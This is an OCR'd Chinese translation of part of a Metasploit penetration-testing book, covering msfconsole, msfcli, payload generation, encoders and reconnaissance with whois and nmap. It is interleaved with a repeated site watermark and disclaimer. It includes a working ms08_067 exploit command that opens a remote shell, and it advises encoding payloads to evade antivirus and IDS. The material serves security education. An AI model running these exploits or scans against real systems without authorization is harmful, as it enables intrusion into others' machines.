MSF 终端（msfconsole）是目前 Metasploit 框架最为流行的用户接口，而这也是非常自然的，因为 MSF 终端是 Metasploit 框架中最灵活、功能最丰富以及支持最好的工具之一。MSF 终端提供了一站式的接口，能够访问 Metasploit 框架中几乎每一个选项和配置，就好比是你能够实现所有渗透攻击梦想的大超市。你可以使用 MSF 终端做任何事情，包括发起一次渗透攻击、装载辅助模块、实施查点、创建监听器，或者对整个网络进行自动化渗透攻击。

尽管 Metasploit 框架在不断的发展和更新中，它的命令集合还是保持着相对的稳定。通过熟练掌握 MSF 终端的基本使用方法，你可以跟上 Metasploit 的所有更新。在本书所有的章节中，我们都将使用 MSF 终端进行演示。

- 启动 MSF 终端

启动 MSF 终端的方法非常简单，只需要在命令行中输入 **msfconsole**。

```
root@bt:/# cd /opt/framework3/msf3/
root@bt:/opt/framework/msf3# msfconsole
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *
msf >
```

访问 MSF 终端的帮助文件，只需要输入 **help**，并可以加上你所感兴趣的 metasploit 命令。在下面这个例子中，我们对 connect 命令来搜索它的使用帮助，这个命令可以允许我们与一台主机进行通信。显示的结果文档会列出使用方法、对该命令的描述，以及各种不同的配置选项。

```
msf > help connect
```

我们将在后继章节中更加深入地来探索与了解 MSF 终端。

2.2.2　MSF 命令行

MSF 命令行和 MSF 终端为 Metasploit 框架访问提供了两种截然不同的途径，MSF 终端以一种用户友好的模式来提供交互方式，用于访问软件所有的功能特性，而 msfcli 则主要考虑脚

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

本处理和与其他命令行工具的互操作性。Msfcli 可以直接从命令行 shell 执行，并允许你将其他工具的输出重定向至 msfcli 中，以及将 msfcli 的输出重定向给其他的命令行工具。msfcli 还支持启动各种渗透攻击和辅助模块，这为框架软件测试和开发新的渗透攻击代码提供了非常便捷的方式，在你明确知道你需要使用哪个渗透攻击模块和所需要的配置参数时，它将是高效率实施渗透攻击的绝妙工具。msfcli 提供了一些基本的帮助文档（包括使用说明和一个使用模式列表），可以通过 msfcli -h 命令进行显示：

```
root@bt:/opt/framework3/msf3# msfcli -h
Usage: /opt/framework3/msf3/msfcli <exploit_name> <option=value> [mode]
==============================================================================

   Mode          Description
   ----          ---------------
   (H)elp        You're looking at it, baby!
   (S)ummary     Show information about this module
   (O)ptions     Show available options for this module
   (A)dvanced    Show available advanced options for this module
   (I)DS Evasion Show available ids evasion options for this module
   (P)ayloads    Show available payloads for this module
   (T)argets     Show available targets for this exploit module
   (AC)tions     Show available actions for this auxiliary module
   (C)heck       Run the check routine of the selected module
   (E)xecute     Execute the selected module

root@bt:/opt/framework3/msf3#
```

● 使用示例

让我们来看看如何来使用 msfcli，请先不要担心看不懂一些具体的输出，这个示例只是用来让你对如何使用这个接口有一个初步的印象。

当你刚开始学习 Metasploit，或者遇到困难不知道如何输入命令参数的时候，你可以在你输入的字符串命令后面加上一个字符“**O**”，就可以看到这个模块中所提供的配置参数。在下面的例子中，我们使用字符“**O**”就可以查看 *ms08_067_netapi* 模块的配置参数选项。

```
root@bt:/# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    0.0.0.0          yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

你就可以看到这个模块需要三个配置选项：RHOST、RPORT 和 SMPIPE。现在，加上一个字符“**P**”，你就可以来检查可用的攻击载荷。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155 P
wait while we load the module tree...
Compatible payloads
===================

   Name                                  Description
   ----                                  -----------
   generic/debug_trap                    Generate a debug trap in the target process
   generic/shell_bind_tcp                Listen for a connection and spawn a command shell
```

在为我们的渗透攻击设置完成所有必需的配置选项，并选择了一个攻击载荷之后，我们就可以通过在 msfcli 的命令参数字符串最后加上字符“**E**”，来运行渗透测试代码，如下所示：

```
root@bt:/# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155 PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Triggering the vulnerability...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.101:46025 -> 192.168.1.155:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

我们成功了！因为我们已经从远程系统上拿到了一个 Windows 命令行的 shell。

2.2.3　Armitage

Metasploit 框架中的 armitage 组件是一个完全交互式的图形化用户接口，由 Raphael Mudge 所开发。这个接口具有丰富的功能，并且是免费的，让人印象深刻。我们在本书中不会深入讲述覆盖 armitage 的使用，但它确实值得读者们自己去探索。我们的目标是讲解和分析 Metasploit 的输入和输出，而一旦你了解了 Metasploit 框架的实际工作原理，那么这个图形界面工具对你而言将是小菜一碟。

- 运行 Armitage

你可以通过执行 armitage 命令来启动 armitage。在启动过程中，选择“Start MSF”，这样就可以让 armitage 连接到你的 Metasploit 实例上。

```
root@bt:/opt/framework3/msf3# armitage
```

armitage 启动之后，简单地点击菜单项就可以执行特定的渗透攻击，或来访问其他的 Metasploit 功能，举例来说，图 2-1 显示了进行浏览器（客户端）渗透攻击的过程。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-1　armitage 的浏览器渗透攻击菜单项

2.3　Metasploit 功能程序

在为你引见了 Metasploit 的三个主要用户接口之后，现在可以来介绍一些 Metasploit 功能程序了。Metasploit 的功能程序是在某些特定的场合下，对 Metasploit 框架中的一些特殊功能进行直接访问的接口，在渗透代码开发过程中特别有用。我们在这里介绍几个最为常用的 Metasploit 功能程序，并在书中其他章节中来引出其他的功能程序。

2.3.1　MSF 攻击载荷生成器

MSF 攻击载荷生成器允许你能够生成 shellcode、可执行代码和其他更多的东西，也可以让它们在框架软件之外的渗透代码中进行使用。

Shellcode 可以生成包括 C、JavaScript、甚至 Web 应用程序中 Visual Basic 脚本在内的多种格式，每种输出格式在不同的场景中使用。比如，你在使用 Python 语言编写一个渗透攻击的概念验证代码（POC：Proof of concept），那么 C 语言格式的输出是最好的；如果你在编写一个浏览器渗透攻击代码，那么以 JavaScript 语言方式输出的 shellcode 将是最适合的，在你选择了所期望的输出之后，你可以简单地将这个攻击载荷直接加入到一个 HTML 文件中来触发渗透攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

让我们来看一下这个功能程序需要哪些配置选项，在命令行中输入 **msfpayload -h**，如下所示：

```
root@bt:/# msfpayload -h
```

与使用 msfcli 时一样，如果你并不清楚一个攻击载荷模块的配置选项时，在命令行之后添加一个字符“O”，就可以列出所必需和可选的选项列表，如下：

```
root@bt:/# msfpayload windows/shell_reverse_tcp O
```

我们在后面章节探索渗透攻击模块开发时，将会更加深入地了解和掌握 MSF 攻击载荷生成器。

2.3.2　MSF 编码器

由 MSF 攻击载荷生成器产生的 shellcode 是完全可运行的，但是其中包含了一些 null 空字符，在一些程序进行解析时，这些空字符会被认为是字符串的结束，从而使得代码在完整执行之前被截断而终止运行。简单来说，这些\x00 和\xff 字符会破坏你的攻击载荷。

另外，在网络上明文传输的 shellcode 很可能被入侵检测系统和杀毒软件所识别，为了解决这一问题，Metasploit 的开发者们提供了 MSF 编码器，可以帮助你通过对原始攻击载荷进行编码的方式，来避免坏字符，以及逃避杀毒软件和 IDS 的检测。输入 **msfencode -h** 可以查看 MSF 编码器的配置选项列表。

Metasploit 中包含了一系列可用于不同场景下的编码器，一些在你只能使用字母与数字字符来构造攻击载荷时非常有用，而这种场景往往会出现在很多文件格式的渗透攻击，或者其他应用软件只接受可打印字符作为输入时。而另外一些更为通用化的编码器通常在普遍场景中都表现得很好。

在遭遇麻烦的时候，你可能需要求助于最强大的 *x86/shikata_ga_nai* 编码器，在 Metasploit 中唯一一个拥有 Excellent 等级的编码器，而这种等级是基于一个模块的可靠性和稳定性来进行评价的。对于编码器，一个 Excellent 的评价代表着它的应用面最广，并且较其他编码器可以容纳更大程度的代码微调。如果需要查看有哪些可用的编码器清单，你可以使用 msfencode 的-l 参数，编码器将以可靠性的好坏进行排序显示。

```
root@bt:~# msfencode -l
```

2.3.3　Nasm Shell

nasm_shell.rb 功能程序在你尝试了解汇编代码含义时是个非常有用的手头工具，特别是当你进行渗透代码开发时，你需要对给定的汇编命令找出它的 opcode 操作码，那你就可以使用这个功能程序来帮助你。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

比如，当我们运行这个工具，并请求 jmp esp 命令的 opcode 操作码时，nasm_shell 将会告诉我们是 FF E4。

```
root@bt:/opt/framework3/msf3/tools# ./nasm_shell.rb

nasm > jmp esp
00000000  FFE4              jmp esp
```

2.4 Metasploit Express 和 Metasploit Pro

Metasploit Express 和 Metasploit Pro 是 Metasploit 框架的商业化 Web 接口软件，这两个软件提供了非常可靠的自动化功能，让新手们能够很容易地使用 Metasploit 软件，同时也仍然提供了对 Metasploit 框架的完全访问接口。这两个产品还提供了一些在 Metasploit 社区版本中没有的工具，比如自动化口令破解工具和自动化网站攻击工具等，另外 Metasploit Pro 的一个很好的报告生成终端，可以加速渗透测试最为流行和关键的阶段：编写报告。

这些软件值得购买吗？只有你自己才能做好选择。商业版本的 Metasploit 是为职业的渗透测试工程师所准备的，可以用来对这份工作中的很多例程性事务进行简化，但如果这些商业产品中的自动化过程所减少的时间投入对你而言是有帮助的，你也可以考虑购买。

但是，当你自动化你的渗透测试工作时，你要一直记住的是，人工方式较自动化工具在标识攻击点更具优势。

2.5 小结

在本章中，你学习了关于 Metasploit 框架的一些基础用法。当你继续阅读本书时，你将开始接触这些工具更为高级的功能。你将发现使用不同的工具和用户接口来完成同样的渗透测试任务时，将会拥有不一样的使用感受，那么最终使用哪些最适合你需求的工具将取决于你自己。

现在你已经拥有了渗透测试的基础知识和技能，那让我们继续渗透测试过程的下一环节：信息搜集。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 3 章

情 报 搜 集

情报搜集紧接着前期交互工作进行，是渗透测试流程中的第二个步骤。情报搜集的目的是获取渗透目标的准确信息，以了解目标组织的运作方式，确定最佳的进攻路线，而这一切应当悄无声息地进行，不应让对方察觉到你的存在或分析出你的意图。如果情报搜集工作不够细致，那么你可能会与可利用的系统漏洞或可实施攻击的目标失之交臂。情报搜集的工作可能会包含从网页中搜索信息、Google hacking、为特定目标的网络拓扑进行完整的扫描映射等，这些工作往往需要较长的时间，会比较考验你的耐性。情报搜集工作需要周密的计划、调研，而最重要的是要具备从攻击者角度去思考问题的能力。在这一步骤中，你将尝试尽可能多的去搜集目标环境的各类信息。请注意这一点：没必要对搜集的信息设定条条框框，即使是起初看起来零零碎碎毫无价值的数据都可能在后续工作中派上用场。

在开始情报搜集工作之前，你应当考虑如何将每一步操作和得到的结果记录下来。在整

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

个渗透测试过程中，你必须尽可能详细地对渗透测试工作的细节进行记录。大多数安全专家都赞同：记录的详细与否是决定一次渗透测试成败的关键点。如同一位科学家需要得到可以重现的实验结果一样，经验丰富的渗透测试师也应当能够使用所记录的文档来重现出你的工作过程。

情报搜集无疑是一次渗透测试中最重要的环节，因为它是后续所有工作的基础。在对你的工作进行记录时，要做到准确、细致、条理清晰。此外，正如前文所述，在执行渗透攻击之前，确保你已经获取了目标所有能够得到的信息。

对于大多数人来说，渗透测试中最激动人心的事情是攻破系统并获取 root 权限，但不可能一步登天，会跑之前得先学会走才行。

> **警告：**本章中后续所介绍的操作有可能会损坏你自己的系统或测试目标的系统，因此请确认现在你已经搭建好了测试环境。（如需帮助，请参看附录 A。）本书中很多章节中的例子都具有破坏性，可能会影响目标系统的可用性。本章中讨论的测试方法如果被恶意使用可能会触犯法律，所以请遵守规范，不要做愚蠢的事。

3.1 被动信息搜集

使用被动、间接的信息搜集技巧，你可以在不接触到目标系统的情况下挖掘目标信息。举例来说，你可以使用这些技巧确定网络边界情况和网络运维人员，甚至了解到目标网络中使用的操作系统和网站服务器软件的类型。

公开渠道情报（OSINT）是一类对公开和已知信息来检索和筛选就可以获取到的目标情报集合。一系列工具软件让被动信息搜集工作变得极其便捷，其中包括 Yeti 和 Whois 等。在本节中，我们将探讨被动信息搜集过程，以及你在此过程中可能会使用到的工具软件。

在这里我们假设一次针对 *http://www.secmaniac.net/*网站的攻击。我们的目标是确定网站所属公司拥有什么类型的系统及我们能够攻击哪些系统，这也是渗透测试工作中必不可少的一部分。情报搜集工作中发现的一些关联系统可能并不归该公司所有，应当划在攻击范围之外。

3.1.1 whois 查询

我们从使用 Back|Track 的 whois 查询寻找 *secmaniac.net* 的域名服务器入手。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf > whois secmaniac.net
[*] exec: whois secmaniac.net

. . . SNIP . . .
Registered through: GoDaddy.com, Inc. (http://www.godaddy.com)
   Domain Name: SECMANIAC.NET
      Created on: 03-Feb-10
      Expires on: 03-Feb-12
      Last Updated on: 03-Feb-10

  ❶Domain servers in listed order:
      NS57.DOMAINCONTROL.COM
      NS58.DOMAINCONTROL.COM
```

在❶处我们发现域名（DNS）服务器由 *DOMAINCONTROL.COM* 提供，这是关于不能攻击未授权系统的典型例子。在一些大的机构中，DNS 服务器往往部署在公司内部，可以被作为攻击点。使用针对 DNS 服务器的区域传送攻击以及其他类似的攻击，攻击者通常能够揭露出一个网络内部及外部的很多信息。但在这个场景中，*DOMAINCONTROL.COM* 并不归 *secmaniac.net* 所有，所以我们不能对这些域名服务器进行攻击，应当转移到其他的攻击点上。

3.1.2　Netcraft

Netcraft（*http://searchdns.netcraft.com/*）是一个网页界面的工具，使用它我们能够发现承载某个特定网站的服务器 IP 地址，如图 3-1 所示。

Site	http://www.secmaniac.com	**Last reboot**	unknown　Uptime graph
Domain	secmaniac.com	**Netblock owner**	WIDEOPENWEST OHIO
IP address	75.118.185.142	**Site rank**	52103
Country	US	**Nameserver**	ns2.no-ip.com
Date first seen	July 2009	**DNS admin**	hostmaster@no-ip.com
Domain Registrar	no-ip.com	**Reverse DNS**	d118-75-142-185.try.wideopenwest.com
Organisation	ATTN: secmaniac.com, c/o No-IP.com Registration Privacy, P.O. Box 19083, Reno, 89511, United States	**Nameserver Organisation**	Vitalwerks Internet Solutions, LLC, 100 Washington St., Suite 250, Reno, 89503, United States
Check another site:		**Netcraft Site Report Gadget**	Google [More Netcraft Gadgets]

图 3-1　使用 Netcraft 来找出承载某个特定网站的服务器 IP 地址

查明 *secmaniac.net* 的 IP 地址是 75.118.185.142 后，我们再做一次针对这个 IP 地址的 whois 查询：

```
msf > whois 75.118.185.142
[*] exec: whois 75.118.185.142
WideOpenWest Finance LLC WIDEOPENWEST (NET-75-118-0-0-1)
                                  75.118.0.0 - 75.118.255.255
WIDEOPENWEST OHIO WOW-CL11-1-184-118-75 (NET-75-118-184-0-1)
                                  75.118.184.0 - 75.118.191.255
```

从 whois 的查询结果我们发现 *WIDEOPENWEST* 看起来很像是网站的服务提供商。由于真实的子网范围并不注册在 *secmaniac.net* 或 *secmaniac.com* 的名下，我们能够判断这个网站可能运行在其所有者的家里，因为 IP 地址看起来像在家庭用户的地址段内。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.1.3 NSLookup

为了获取关于服务器的附加信息，我们使用 Back|Track 执行 nslookup，大多数操作系统均集成了这个工具，我们利用它来挖掘 *secmaniac.net* 的更多信息。

```
root@bt:~# nslookup
set type=mx
> secmaniac.net
Server:         172.16.32.2
Address:        172.16.32.2#53

Non-authoritative answer:
secmaniac.net   mail exchanger = 10 mailstore1.secureserver.net.
secmaniac.net   mail exchanger = 0 smtp.secureserver.net.
```

在上述列表中，我们看到邮件服务器的 DNS 记录指向 *mailstore1.secureserver.net* 和 *smtp.secureserver.net*。很明显，这些邮件服务器是由第三方运维的，同样不在我们的渗透测试范围内。

到目前为止，我们已经搜集到了一些在后续工作中可能会用到的有价值的目标信息。然而最终我们还要借助主动信息搜集技术对目标 IP 地址（75.118.185.142）进行更准确的信息探测。

> **提示**：被动信息搜集是一门艺术，它不是几页纸的讨论就能轻松掌握的。可以参考“渗透测试执行标准（PTES；http://www.pentest-standard.org/）”上的方法，拓展你的被动信息搜集工作。

3.2 主动信息搜集

在主动信息搜集工作中，我们与目标系统直接交互，从而对其进行更深入的了解。举例来说，我们可以执行端口扫描来确定目标系统开放了哪些端口、运行了哪些服务。多发现一个存活的主机或运行中的服务，就多一些渗透成功的机会。但是请注意：如果你在主动信息搜集过程中不够小心，那么你很可能会被入侵检测系统（IDS）或入侵防御系统（IPS）给逮住，这绝对是一个执行隐秘任务的渗透测试者最不愿意看到的结果。

3.2.1 使用 Nmap 进行端口扫描

通过被动信息搜集确定了目标的 IP 范围后（这里仍以 *secmaniac.net* 的 IP 地址为例），我们可以开始使用端口扫描获取目标开放的端口。端口扫描的过程实际上是逐个对远程主机的端口发起连接，从而确定哪些端口是开放的。（很明显如果目标是大型企业，我们会有很多待攻击的 IP 地址，而不是本例中的一个 IP。）

到目前为止，Nmap 是最为流行的端口扫描工具，它与 Metasploit 的集成可谓是“珠联璧合”，在 Metasploit 中，Nmap 的输出结果可以保存在后端数据库中以备后续使用。Nmap 能够让你一

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

次性扫描大量主机并确定每台主机上运行的服务，其中每个服务都可能是一个进入系统的入口。

在本例中，我们先把 *secmaniac.net* 放在一边，将关注转向附录 A 中描述的 IP 地址为 172.16.32.131 的虚拟机，我们将用它作为我们演练 nmap 使用技巧的目标靶机。开始之前，请在你 Back|Track 主机的命令行终端中输入 **nmap** 命令，查看 nmap 工具的基本语法。

你会立刻发现 nmap 有着繁多的参数和选项，不过好在大多数情况下我们只会用到其中的一小部分。

我们推荐的 nmap 选项之一是**-sS**，使用它来执行一次隐秘的 TCP 扫描，以确定某个特定的 TCP 端口是否开放。另一个推荐的选项是**-Pn**，它会告诉 nmap 不要使用 ping 命令预先判断主机是否存活，而是默认所有主机都是存活状态。这个选项适用于 Internet 上的渗透测试环境，因为在 Internet 上大多数网络均不允许 ping 命令所使用的“Internet 控制报文协议（ICMP）”通行，如果预先使用 ping 进行判断，那么你可能会漏掉许多实际存活的主机。而如果你在内网的环境中运行 nmap，则可以忽略掉这个选项以加快扫描速度。

现在让我们使用**-sS** 和**-Pn** 选项对我们的 Windows XP 虚拟机执行一次简单的 nmap 扫描。

```
root@bt:~# nmap -sS -Pn 172.16.32.131
Nmap scan report for 172.16.32.131
Host is up (0.00057s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1433/tcp open  ms-sql-s
3389/tcp open  ms-term-serv
Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
```

如你所见，nmap 会报告一个开放端口的列表，并且在每个端口后面附上其绑定服务的描述。

为了获取更多信息，可以尝试使用**-A** 选项，它将尝试进行深入的服务枚举和旗标获取，这些能够为你提供目标系统更多的细节信息。下面是我们使用**-sS** 和**-A** 选项，对相同的目标扫描得到的结果。

```
root@bt:~# nmap -Pn -sS -A 172.16.32.131
Nmap scan report for 172.16.32.131
Host is up (0.0035s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
777/tcp  open  unknown
1039/tcp open  unknown
1138/tcp open  msrpc        Microsoft Windows RPC
1433/tcp open  ms-sql-s     Microsoft SQL Server 2005 9.00.1399; RTM

. . . SNIP . . .

Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
Service Info: OS: Windows

Host script results:
|_nbstat: NetBIOS name: V-MAC-XP, NetBIOS user: <unknown>, NetBIOS MAC:
    00:0c:29:c9:38:4c (VMware)
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-os-discovery:

|   OS: Windows XP (Windows 2000 LAN Manager)
|   Name: WORKGROUP\V-MAC-XP
```

3.2.2 在 Metasploit 中使用数据库

如果你正在执行一项复杂的渗透测试工作，有大量的测试目标，那么想要把所有的操作记录下来并非易事。幸运的是，Metasploit 提供了对多种数据库的广泛支持，这些数据库能够帮助你完成这些繁杂的工作。

你可以根据系统的数据库支持情况来选择 Metasploit 使用的数据库类型，Metasploit 支持 MySQL、PostgreSQL 和 SQLite3 数据库，我们在本次讨论中将使用 PostgreSQL 作为例子，因为它是 Metasploit 默认的。

首先，我们使用集成在 Back|Track 中的 *init.d* 脚本启动数据库子系统。

```
root@bt~# /etc/init.d/postgresql-8.3 start
```

PostgreSQL 启动后，我们让 Metasploit 框架连接到这个数据库实例上。连接到数据库需要用户名、口令、运行数据库系统的主机名以及想要使用的数据库名。Back|Track 中 PostgreSQL 默认的用户名是 *postgres*，口令是 *toor*，我们将使用 *msfbook* 作为数据库名。输入如下命令建立与数据库的连接：

```
msf > db_connect postgres:toor@127.0.0.1/msfbook
```

如果是第一次连接到 *msfbook* 数据库，我们会看见一堆冗长的输出，这是由于 Metasploit 在生成所有必须的数据表。如果不是第一次连接，这条命令会直接返回到 MSF 终端提示符，等待下一步的指令。

Metasploit 提供一系列的命令让我们能与数据库进行交互，对这些命令的介绍和使用会贯穿本书的各个章节。如果需要一个完整的数据库命令列表，可以在 MSF 终端中输入 **help** 来查看。现在，我们使用 **db_status** 命令来确认数据连接是正确的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf > db_status
[*] postgresql connected to msfbook
```

看起来一切正常。

1．将 Nmap 输出的结果导入 Metasploit

当你与其他组员一起协同进行渗透测试工作时，不同的人可能在不同的时间和地点进行扫描，应当了解如何将每个人独立运行的 nmap 扫描结果导入到 Metasploit 框架中。下面我们看一看如何将一个 nmap 生成的基本 XML 报告文件（通过 nmap 的**-oX** 选项生成）导入到 Metasploit 中。

首先，我们对这台 Windows 虚拟机使用**-oX** 选项进行扫描，生成一个名为 *Subnet1.xml* 的文件：

```
nmap -Pn -sS -A -oX Subnet1 192.168.1.0/24
```

XML 文件生成后，我们使用 **db_import** 命令将文件导入到数据库中。操作完毕后，可以使用 **db_hosts** 命令核实导入的结果，**db_hosts** 命令将显示数据库中所有已保存的主机信息，如下所示：

```
msf > db_connect postgres:toor@127.0.0.1/msf3
msf > db_import Subnet1.xml
msf > db_hosts -c address

Hosts
=====

address

-------

192.168.1.1
192.168.1.10
192.168.1.101
192.168.1.102
192.168.1.109
192.168.1.116
192.168.1.142
192.168.1.152
192.168.1.154
192.168.1.171
192.168.1.155
192.168.1.174
192.168.1.180
192.168.1.181
192.168.1.2
192.168.1.99

msf >
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

当我们执行 **db_hosts** 命令后，返回了一个主机的 IP 地址列表，这证明我们已经成功地将 nmap 输出导入到了 Metasploit 中。

2. 高级 Nmap 扫描技巧：TCP 空闲扫描

